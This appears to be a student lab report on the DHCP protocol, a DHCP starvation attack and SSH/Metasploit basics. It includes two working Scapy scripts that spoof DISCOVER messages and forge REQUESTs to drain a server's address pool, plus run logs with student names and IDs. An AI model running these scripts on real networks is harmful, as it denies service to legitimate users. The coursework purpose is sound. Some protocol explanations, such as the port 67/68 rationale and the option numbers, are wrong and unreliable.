Homework 3 -DHCP Starvation + SSH brute force scan

DHCP-3.1

3.1 – DHCP protocol

3.1.1-

the DHCP protocol is used by DHCP servers in internet network to dynamically allocate network parameters to the users that are connected to the network, such as IP addresses, subnet mask, default gateway IP addresses, lease time and more.

3.1.2+3.1.3

The five types of messages transferred by the protocol are: DISCOVER, OFFER, REQUEST, ACK, RELEASE, INFORMATION. Each message format is of the form [Ethernet , IP, UDP, DHCP Message] The format of each message is:

DISCOVER

Ethernet Header

1.Destination MAC Address : because the client doesn't know the DHCP server's MAC address it sends the MAC address 0XFF-FF-FF-FF-FF-FF so that all of the DHCP servers in reach will be able to allocate an IP. Only the first server to respond with an offer message will continue the process.

2. Source MAC address : the MAC address of the client.

3. Ethernet type : Indicates that the header is followed by an IP packet (IP=0x0800)

IP Header

1.Protocol ID : Indicates that the header is followed by a UDP packet (UDP=17).

2.Source IP Address : the address of the client is 0.0.0.0 because no IP address is yet allocated.

3.Destination IP Address: because the client doesn't know the DHCP server's IP address it sends the IP address 255.255.255.255 so that all the DHCP servers in reach will be able to allocate an IP. Only the first server to respond with an offer message will continue the process.

UDP Header

1.Source Port: Indicates that the DHCP message sender is the DHCP client (68=BOOTP Client).

2.Destination Port: Indicates that the DHCP message receiver is the DHCP server (67=BOOTP Server).

DHCP Message Payload

1.Client MAC Address: The MAC address of the client.

2.DHCP Message Type (option 53): Indicates that the DHCP message type is “DHCP Discover” (Value=1).

3.Client Identifier (option 51): an indicator to differ clients, and generally contains the MAC address of the client.

4.Parameter Request List (option 55): Contains the network information list (DHCP option List) that the client needs to obtain from the DHCP Server.

OFFER

Ethernet Header

1.Destination MAC Address: The DHCP server broadcasts a DHCP Offer message over the Ethernet network as MAC address 0XFF-FF-FF-FF-FF-FF.

2.Source MAC Address: The MAC address of the server.

IP Header

1.Source IP Address: The IP address of a DHCP server.

2.Destination IP Address: as in any broadcast message, 255.255.255.255.

UDP Header

1.Source Port: Indicates that the DHCP message sender is the DHCP server, so the server always sends the message with “Source Port=67”.

2.Destination Port: Indicates that the DHCP message receiver is the DHCP client, so the client always sends the message with “Destination Port=68”.

DHCP Message Payload

1.Your IP Address (yiaddr): The IP address offered to the client.

2.Client MAC Address (chaddr): The MAC address of the client.

3.DHCP Message Type (option 53): Indicates that the DHCP message type is “DHCP Offer” (Value=2).

4.Subnet Mask (option 1): The subnet mask to be used by the client.

5.Router IP (option 3): The IP address (1.1.1.1) of the default gateway.

6.Domain Name Server IP (option 6): The IP address of the DNS server to be used by the client. Normally, it provides two IP addresses, primary DNS IP address and secondary DNS IP address together.

7.IP Address Lease Time (option 51): The lease time during which the client is allowed to use the IP address allocated by DHCP server. At the mid-point of the lease time the client begins its IP address renewal procedure.

8.DHCP Server Identifier (option 54): The IP address of the DHCP server that sent the DHCP Offer message . In case multiple DHCP servers on the same subnet send DHCP Offer messages to the client, the client distinguishes servers based on the values in this field.

REQUEST

Ethernet Header

1.Destination MAC Address: a broadcast MAC address (0xFFFFFFFFFFFF) in order to inform all the DHCP servers of which DHCP server is selected by the client.

2.Source MAC Address: the MAC address of the client.

IP Header

1.Source IP Address: Is set to 0.0.0.0 because no IP address is allocated to the client until the ACK message receives by the client.

2.Destination IP Address: a broadcast IP address (255.255.255.255) in order to deliver the DHCP Request message to all the DHCP servers on the same subnet.

UDP Header

1.Source Port: DHCP client (68=BOOTP Client).

2.Destination Port: DHCP server (67=BOOTP Server).

DHCP Message Payload

1.Client MAC Address (chaddr): The MAC address of the client.

2.DHCP Message Type (option 53): “DHCP Request” (Value=3).

3.Client Identifier (option 51): Serves as an indicator to distinguish clients, and generally contains the MAC address of the client (m1). The DHCP server distinguishes one client from another based on the values in this field.

4.Requested IP Address (option 50): The IP address (yiaddr=1.1.1.10) received at the DHCP Offer message. This is intended to re-send the IP address to the DHCP server to verify if the IP address is valid. the DHCP server allocates the IP address to the client through the DHCP Ack message.

5.Parameter Request List (option 55): Contains the network information list that the client needs from the DHCP Server

<u>REQUEST</u>

Ethernet Header

<u>1.Destination MAC Address</u>: broadcast FF-FF-FF-FF-FF-FF.

<u>2.Source MAC Address</u>: the MAC address of the DHCP server.

IP Header

<u>1.Source IP Address</u>: The IP address of DHCP server (1.1.1.254).

<u>2.Destination IP Address</u>: a broadcast IP address (255.255.255.255).

UDP Header

<u>1.Source Port</u>: Indicates that the DHCP message sender is the DHCP server, so the server always sends the message with “Source Port=67”.

<u>2.Destination Port</u>: Indicates that the DHCP message receiver is the DHCP client, so the client always sends the message with “Destination Port=68”.

DHCP Message Payload

<u>1.Your IP Address (yiaddr):</u> The IP address to be used by the client.

2.<u>Client MAC Address (chaddr):</u> The MAC address of the client.

<u>3.DHCP Message Type (option 53):</u> Indicates that the DHCP message type is “DHCP Ack” (Value=5).

<u>4.Subnet Mask (option 1):</u> The subnet mask to be used by the client.

<u>5.Router IP (option 3):</u> The IP address of the default gateway (the first router or L3 switch seen by the client to get to the Internet).

<u>6.Domain Name Server IP (option 6):</u> The IP address of DNS server to be used by the client. Normally, it provides two IP addresses, primary DNS IP address and secondary DNS IP address together.

<u>7.IP Address Lease Time (option 51):</u> The lease time during which the client is allowed to use the IP address allocated by DHCP server. At the mid-point of the lease time the client begins its IP address renewal procedure.

<u>8.DHCP Server Identifier (option 54):</u> The IP address of the DHCP server that sent the DHCP Offer message. In case that multiple DHCP servers on the same subnet send DHCP Offer messages to the client, the client distinguishes servers based on the values in this field.

3.1.4

The DHCP client uses port 68 because packets sent over this port are not filtered or blocked by the network administrator. DHCP is based on BOOTP protocol so it needs a UDP connectionless protocol, so there isn’t any handshake process before data can be transferred between devices. That way multiple clients on the network automatically receive an IP address within seconds of connecting to the network.

The DHCP servers uses port 67 because Packets sent over UDP port number 67 are filtered by most routers, so it’s unlikely that they will be blocked. The reason for this is because packets sent over UDP port number 67 are connection oriented packets and if a router receives them then it assumes that there is an established connection between two devices on the network. If this isn’t the case then it will drop them which means that no other device on your network can access these packets or communicate with the DHCP server and if any errors occur during data transmission then they won’t affect the rest of your network.

3.1.5

The 3 operation modes of the DHCP server are: fully automatic, semi-automatic or fully manual mode. This relates to the auto-creation of configuration information when DHCP requests are received, such as specify a different DNS server or default gateway to use.

3.2-DHCP Starvation

3.2.1

To receive an IP address from the server the attacker needs to send a DISCOVER message. After the DHCP server receives the message he will respond with an OFFER message, containing the offered IP. This IP will be reserved by the server for the lease time specified in the OFFER message, and if the server won't get a REQUEST message from a client the IP will be release wo other users can use it. Beside that, no other messages required.

3.2.2

The IP offered by the server can be found after 16 bytes of the DHCP message segment in the OFFER message, so the IP begin in the 61'th bit since the beginning of the broadcast of the server's message.

3.2.3

DHCP starvation attack can be achieved by sending repeated DISCOVER messages from the attacker. The DHCP server will offer one by the other his IP addresses from his IP pool, and after enough messages, the attacker will deplete the DHCP server from his available IP addresses. Because every IP is reserved for the specified lease time, after depleting the DHCP server's pool, if a new client will make a DISCOVER message he will be responded with DOS.


3.2.4

DHCP hijacking/ MITM can be achieved by starvation attack, followed by an OFFER message from the attacker answering to the DISCOVER message of the client. In the OFFER message the attacker will assigned the Default Gateway as the attacker IP address, and in that way every message from the victim will go through the attacker.

4-The course of the experiment

4.2-DHCP Starvation


4.2.1- send_spoofed_dhcp_discover



```
1 #!/usr/bin/python3
2
3 from scapy.all import *
4 from random import randint
5
6 dev = "eth0" # change if needed
7
8 while (True):
9     # TODO: set random MAC Address for spoofed DISCOVER
10    mac=[randint(0x00, 0xff),randint(0x00, 0xff),randint(0x00, 0xff),
11        randint(0x00, 0xff),randint(0x00, 0xff),randint(0x00, 0xff)]
12
13
14    src_mac_address = ':'.join(map(lambda x:"%02x" % x, mac))
15    print ("Spoofed MAC:", src_mac_address)
16
17    # TODO: set random xid in the appropriate range
18    rand_xid = randint(0x00000000,0xffffffff)
19
20    # TODO: set the type of eth packet according to the spec of DHCP
21    ethernet = Ether(dst="ff:ff:ff:ff:ff:ff",src=src_mac_address,type=0x800) #IP
22
23    # TODO: set the dst ip in case of DHCP DISCOVER
24    ip = IP(src ="0.0.0.0",dst="255.255.255.255")
25    udp = UDP (sport=68,dport=67)
26    bootp = BOOTP(chaddr=src_mac_address,ciaddr="0.0.0.0",xid=rand_xid)
27    dhcp = DHCP(options=[("message-type","discover"),"end"])
28    packet = ethernet / ip / udp / bootp / dhcp
29    #packet.show() # TODO: uncomment for debug, then comment before execution.
30    sendp(packet, iface=dev)
31    input("sent spoofed DHCP-DISCOVER. press Enter to send another one")
32
```


We generated a random mac addresses at size of 6 bytes in lines 10 and 11. In line 18 we made a random transaction ID. The type of the ethernet transaction is IPv4 so the value is 0x800. DISCOVER message is a broadcast, so the IP destination is 0xffffffff

4.2.2- sniff_offer_and_send_req code



```python
#!/usr/bin/python3

from  scapy.all import *
from random import randint

dev = "eth0" # change if needed

# TODO: add a udp port filter for sniffing according to the port you expect to get DHCP packets from
filter = "udp port 68"

orig_mac = None


def handle_packet(packet):
        eth = packet.getlayer(Ether)
        ip = packet.getlayer(IP)
        udp = packet.getlayer(UDP)
        bootp = packet.getlayer(BOOTP)
        dhcp = packet.getlayer(DHCP)
        dhcp_message_type = None
        gi_addr = bootp.giaddr
        si_addr = bootp.siaddr
        global orig_mac

        if not dhcp:
                return

        for opt in dhcp.options:
                if opt[0] == "message-type":
                        dhcp_message_type = opt[1]

        # TODO: fill the relevant type for discover message
        if dhcp_message_type == 1:
                print ("got dhcp discover (spoofed mac:", eth.src, ")")
                orig_mac = str(eth.src)
                return

        # TODO: fill the relevant type for offer message
        if dhcp_message_type == 2:
                for x in dhcp.options:
                        if x[0] == "server_id":
                                ip_server = x[1]
                    # print ("ip of server:" , str(ip_server))

            # TODO: keep the suggested ip that you got from the OFFER
            # hint: it located in bootp header
                sugg_ip = bootp.yiaddr
                print ("got dhcp offer with suggested ip: " + sugg_ip + ". spoofing accordingly...")

                c_mac = str(bootp.chaddr)
                s_mac = str(eth.src)

                client_ip = bootp.yiaddr
                header_eth = Ether(src=orig_mac, dst=eth.dst)
                header_ip = IP(src=sugg_ip, dst=ip_server)
                header_udp = UDP(sport=udp.dport, dport=udp.sport)
                header_bootp = BOOTP(op=2, chaddr=c_mac, siaddr=gi_addr, yiaddr="0.0.0.0", xid=bootp.xid)

                    # TODO: replace the word "HERE" with the number of REQUEST message type
                header_dhcp  = DHCP(options=[("message-type", 3), \
                                ("client_id", c_mac),                \
                                ("requested_addr", sugg_ip),         \
                                ("subnet_mask", "255.255.255.0"),    \
                                ("server_id", ip_server),            \
                                ("end")])

                dhcp_req = header_eth / header_ip / header_udp / header_bootp / header_dhcp

                    #dhcp_req.show() # Uncomment for debug. Comment before execution
                sendp(dhcp_req, iface=dev)
                return


# START
print ("Sniffing DHCP offers on " + dev + ", and sending requests for Starvation...")
sniff(iface=dev, filter=filter, prn=handle_packet)
```

The UDP port is 68 as explained in the theoretical section and as given in the previous code. DISCOVER message number is 1, OFFER is 2 and REQUEST is 3. As explaind in the theoretical section the IP the server sendes can be found in the yiaddr part of the OFFER message.



```
.
Sent 1 packets.
sent spoofed DHCP-DISCOVER. press Enter to send another one^CTraceback (most recent call last):
  File "/home/root1/Desktop/send_spoofed_dhcp_discover.py", line 31, in <module>
    input("sent spoofed DHCP-DISCOVER. press Enter to send another one")
KeyboardInterrupt

┌──(root1㉿kali)-[~/Desktop]
└─$ sudo python3 print_names.py
[sudo] password for root1:
Omer Ben Chorin 205980790 | Bar Harel 313611113 | Mon Dec 12 22:58:39 2022

┌──(root1㉿kali)-[~/Desktop]
└─$ sudo python3 send_spoofed_dhcp_discover.py
Spoofed MAC: cd:05:52:5d:20:1c
.
Sent 1 packets.
sent spoofed DHCP-DISCOVER. press Enter to send another one
Spoofed MAC: 26:f6:12:f7:ed:6c
.
Sent 1 packets.
sent spoofed DHCP-DISCOVER. press Enter to send another one
Spoofed MAC: 58:0d:bb:be:55:49
.
Sent 1 packets.
sent spoofed DHCP-DISCOVER. press Enter to send another one
```

```
┌──(root1㉿kali)-[~/Desktop]
└─$ sudo python3 print_names.py
Omer Ben Chorin 205980790 | Bar Harel 313611113 | Mon Dec 12 22:58:09 2022

┌──(root1㉿kali)-[~/Desktop]
└─$ sudo python3 sniff_offer_and_send_req.py
Sniffing DHCP offers on eth0, and sending requests for Starvation ...
got dhcp discover (spoofed mac: cd:05:52:5d:20:1c )
got dhcp offer with suggested ip: 192.168.58.131. spoofing accordingly ...
.
Sent 1 packets.
got dhcp discover (spoofed mac: 26:f6:12:f7:ed:6c )
got dhcp offer with suggested ip: 192.168.58.130. spoofing accordingly ...
.
Sent 1 packets.
got dhcp discover (spoofed mac: 58:0d:bb:be:55:49 )
got dhcp offer with suggested ip: 192.168.58.129. spoofing accordingly ...
.
Sent 1 packets.
```

We ran the codes as instructed and as expected, we received different IP addresses for every MAC address the first code generated. Let it be noted that the algorithm doesn't make sure that MAC addresses are not repeated, but the chances are very low, given that we sample 255 times (at max) from 2^48 options.

4.3- protection

To protect against DHCP starvation attack, the server can compare the **chaddr** field in the DOSCOVER's DHCP Message Payload section and the MAC address requested the IP. If they are the same, it is a valid request. If not, the server discards the request.
The server can also set a lower boundary for the IP pool, and when he reaches it, the server begins with renewal procedure for all of the MAC addresses listed. A fake address won't respond, and the server can clear the IP address from his reserved table

Metasploit + SSH

5-Theoratical questions

SSH – Secure Shell is a network protocol for operating network services securely over an unsecured network. It uses public-key cryptography to authenticate the remote client computer and allow it to authenticate the user. There are several ways of using the SSH. In one way both ends of a communication channel use automatically generated public-private key pairs to encrypt a network and use a password to authenticate the user. When the public-private key pair is generated by the user manually, the authentication performed when the key pair is created, and a transaction can be opened without a password. In this case, the public key is placed on all computers that need to allow access to the owner of the matching private key, which the owner keeps private. While authentication is based on the private key, the key is never transferred through the network during authentication. SSH only verifies that the same person offering the public key also owns the matching private key.

In all versions of SSH it is important to verify the acceptance of public keys with the user of the computer we want to establish connection to, so we won't begin secure transaction with an attacker. SSH primarily used for remote command execution, tunneling, forwarding TCP ports and X11 connections.


The use in SSH instead of Telnet for those sensitive applications can provide a layer of protection in an unsecured network, and can prevent attacks such as MITM. While Telnet only identify on the sender side, in SSH the identification is two sided.

Metasploit

Metasploit is a computer security project, that provides the user information about the security vulnerabilities the network has, penetration tests and IDS signature development. Unless previously modulated, all of the operating systems can be exploit by Metasploit. The steps for using Metasploit are:

1. checking whether the target system is vulnerable to an exploit.
2. Choosing and configuring code that enters a target system by exploiting of one of its bugs (exploit).
3. Choosing and configuring a code that will be executed on the target system after successful entry (payload).
4. Choosing the encoding technique so that problematic opcodes are removed from the payload.
5. Executing the exploit.

